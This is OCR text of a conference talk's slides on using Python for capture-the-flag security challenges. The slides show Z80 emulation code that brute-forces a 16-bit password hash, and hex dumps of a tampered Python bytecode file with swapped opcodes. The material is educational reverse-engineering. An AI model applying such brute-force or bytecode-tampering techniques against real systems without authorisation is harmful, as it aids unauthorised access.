
Python in a hacker's toolbox

Warning, may contain:
machine bytecode
hexadecimal data representation
assembly
a significant amount of bad-quality ad-hoc code

Gynvael Coldwind, PyConPl'15, Ossa k. Rawy Mazowieckiej
(a compilation of old and new material)

About



All opinions expressed during this presentations are mine and mine alone. They are not opinions of my lawyer, barber and especially not my employer.

Dragon Sector

- A Capture The Flag team

  gynvael adami j00ru Mawekl

  Redford mak vnd valis

  tkd q3k Keidii jagger lympho

CODEGATE
Seoul, S. Korea

SECCON
Tokyo, Japan

DEF CON CTF
Las Vegas, US

Insomni'hack
Geneva, Switzerland

Main Menu


A random mix (and I do mean it) of:

Python as the language of choice for creating
ad-hoc security related tools

&


Python itself as a fascinating subject
for security related research

ZX Spectrum instrumentation




Task: Find a password that gives you a meaningful picture.

ZX Spectrum instrumentation



Task: Find a password that gives you a meaningful picture.

ZX Spectrum instrumentation - long story short




IDA Pro

A lot of reverse engineering Z80 code

ZX Spin

ZX Spectrum instrumentation



16-bit number

0x6081

0x8785

ZX Spectrum instrumentation

```
for h in xrange(0x10000):
```

0x6081

0x8785

```
file("all.txt", "w").write(img)
```

ZX Spectrum instrumentation

```
import z80
import z80da
import memory
...
class memmap:
  def __init__(self):
    self.ram = memory.ram(16)
    self.ram.load_file(0, "memdump_b")
...
# Init system.
m_mem = memmap()
m_io = io()
cpu = z80.cpu(m_mem, m_io)

ff = open("all.txt", "w")
```

https://code.google.com/p/pyzx80/

ZX Spectrum instrumentation

```
import z80
import z80da
import memory
...
class memmap:
  def __init__(self):
    self.ram = memory.ram(16)
    self.ram.load_file(0, "memdump_b")
...
# Init system.
m_mem = memmap()
m_io = io()
cpu = z80.cpu(m_mem, m_io)

ff = open("all.txt", "w")
```


```
# For all possible hash values...
for hhh in xrange(0,0x10000):
  # Setup initial CPU state.
  cpu._set_pc(0x6081)
  cpu.a = 0x35
  cpu.f = 0x42
  cpu.b = 0
  cpu.c = 0
  cpu.d = 0x81
  cpu.e = 0x15
  cpu.ix = 0x6304
  cpu.iy = 0x5c3a
  cpu.sp = 0x5ffe

 # Test hash.
  cpu.h = (hhh >> 8) & 0xff
  cpu.l = hhh & 0xff
  while cpu._get_pc() != 0x60a8:
    cpu.execute()
```

https://code.google.com/p/pyzx80/

ZX Spectrum instrumentation


all.txt
~150 MB

(**IDDQD**)




What's wrong with this? (Hack.lu 2013, 250)

hello.tar



What’s wrong with this? (Hack.lu 2013, 250)



What's wrong with this? (Hack.lu 2013, 250)

__main__hello__.pyc


http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html

```
[Names]
    'sys'
    'hashlib'
    'sha256'
    'dis'
    'multiprocessing'
    'UserList'
    'encrypt_string'
    'rot_chr'
    'SECRET'
    'argv'
```

What's wrong with this? (Hack.lu 2013, 250)

__main__hello__.pyc


http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html



What's wrong with this? (Hack.lu 2013, 250)

__main__hello__.pyc

http://nedbatchelder.com/blog/200804/the_structure_of_pyc_files.html



What’s wrong with this? (Hack.lu 2013, 250)

They changed Python's bytecode opcodes.

What’s wrong with this? (Hack.lu 2013, 250)

They changed Python's bytecode opcodes.
For example:

```
...
114     LOAD_FAST       1: new_str
117     CALL_FUNCTION   1
120     IMPORT_STAR
<the end>
```


What’s wrong with this? (Hack.lu 2013, 250)

They changed Python's bytecode opcodes.
For example:

```
...
114     LOAD_FAST       1: new_str
117     CALL_FUNCTION   1
120     IMPORT_STAR
<the end>
```

```
#define RETURN_VALUE   83   ⟷   #define IMPORT_STAR   84
```

What's wrong with this? (Hack.lu 2013, 250)



```
098: 08 00 48 49 64 01 00 53 |..HId..S
0A0: 28 09 00 00 00 69 FF FF |(....i``
0A8: FF FF 4E 28 01 00 00 00 |``N(....
0B0: 74 06 00 00 00 73 68 61 |t....sha
0B8: 32 35 36 63 01 00 00 00 |256c....
0C0: 04 00 00 00 08 00 00 00 |........
0C8: 43 00 00 00 73 79 00 00 |C...sy..
0D0: 00 67 00 00 7D 01 00 78 |.g..}..x
0D8: 62 00 74 00 00 7C 00 00 |b.t..|..
0E0: 83 01 00 44 5D 55 00 5C |...D]U.\
0E8: 02 00 7D 02 00 7D 03 00 |..}..}..
0F0: 7C 02 00 64 01 00 6B 02 ||..d..k.
0F8: 00 72 44 00 7C 01 00 6A |.rD.|..j
100: 01 00 74 02 00 7C 03 00 |..t..|..
108: 64 02 00 83 02 00 83 01 |d.....
110: 00 02 71 13 00 7C 01 00 |..q..|..
118: 6A 01 00 74 02 00 7C 03 |j..t..|.
120: 00 74 03 00 7C 01 00 7C |.t..|..|
128: 02 00 64 03 00 17 19 83 |..d....
130: 01 00 83 02 00 83 01 00 |........
138: 02 71 13 00 57 64 04 00 |.q..Wd..
140: 6A 04 00 7C 01 00 83 01 |j..|....
148: 00 53 28 05 00 00 00 4E |.S(....N
150: 69 00 00 00 00 69 0A 00 |i....i..
```

```
098: 08 00 48 49 64 01 00 54 |..HId..T
0A0: 28 09 00 00 00 69 FF FF |(....i``
0A8: FF FF 4E 28 01 00 00 00 |``N(....
0B0: 74 06 00 00 00 73 68 61 |t....sha
0B8: 32 35 36 63 01 00 00 00 |256c....
0C0: 04 00 00 00 08 00 00 00 |........
0C8: 43 00 00 00 73 79 00 00 |C...sy..
0D0: 00 67 00 00 7D 01 00 78 |.g..}..x
0D8: 63 00 74 00 00 7C 00 00 |c.t..|..
0E0: 83 01 00 45 5D 55 00 5C |...E]U.\
0E8: 02 00 7D 02 00 7D 03 00 |..}..}..
0F0: 7C 02 00 64 01 00 6B 02 ||..d..k.
0F8: 00 72 44 00 7C 01 00 6A |.rD.|..j
100: 01 00 74 02 00 7C 03 00 |..t..|..
108: 64 02 00 83 02 00 83 01 |d.....
110: 00 02 71 13 00 7C 01 00 |..q..|..
118: 6A 01 00 74 02 00 7C 03 |j..t..|.
120: 00 74 03 00 7C 01 00 7C |.t..|..|
128: 02 00 64 03 00 17 18 83 |..d....
130: 01 00 83 02 00 83 01 00 |........
138: 02 71 13 00 58 64 04 00 |.q..Xd..
140: 6A 04 00 7C 01 00 83 01 |j..|....
148: 00 54 28 05 00 00 00 4E |.T(....N
150: 69 00 00 00 00 69 0A 00 |i....i..
```

53 ↔ 54

62 ↔ 63

44 ↔ 45

19 ↔ 18

57 ↔ 58

What's wrong with this? (Hack.lu 2013, 250)

53 ↔ 54
DELETE_SLICE vs STORE_MAP

62 ↔ 63
BINARY_LSHIFT vs BINARY_RSHIFT

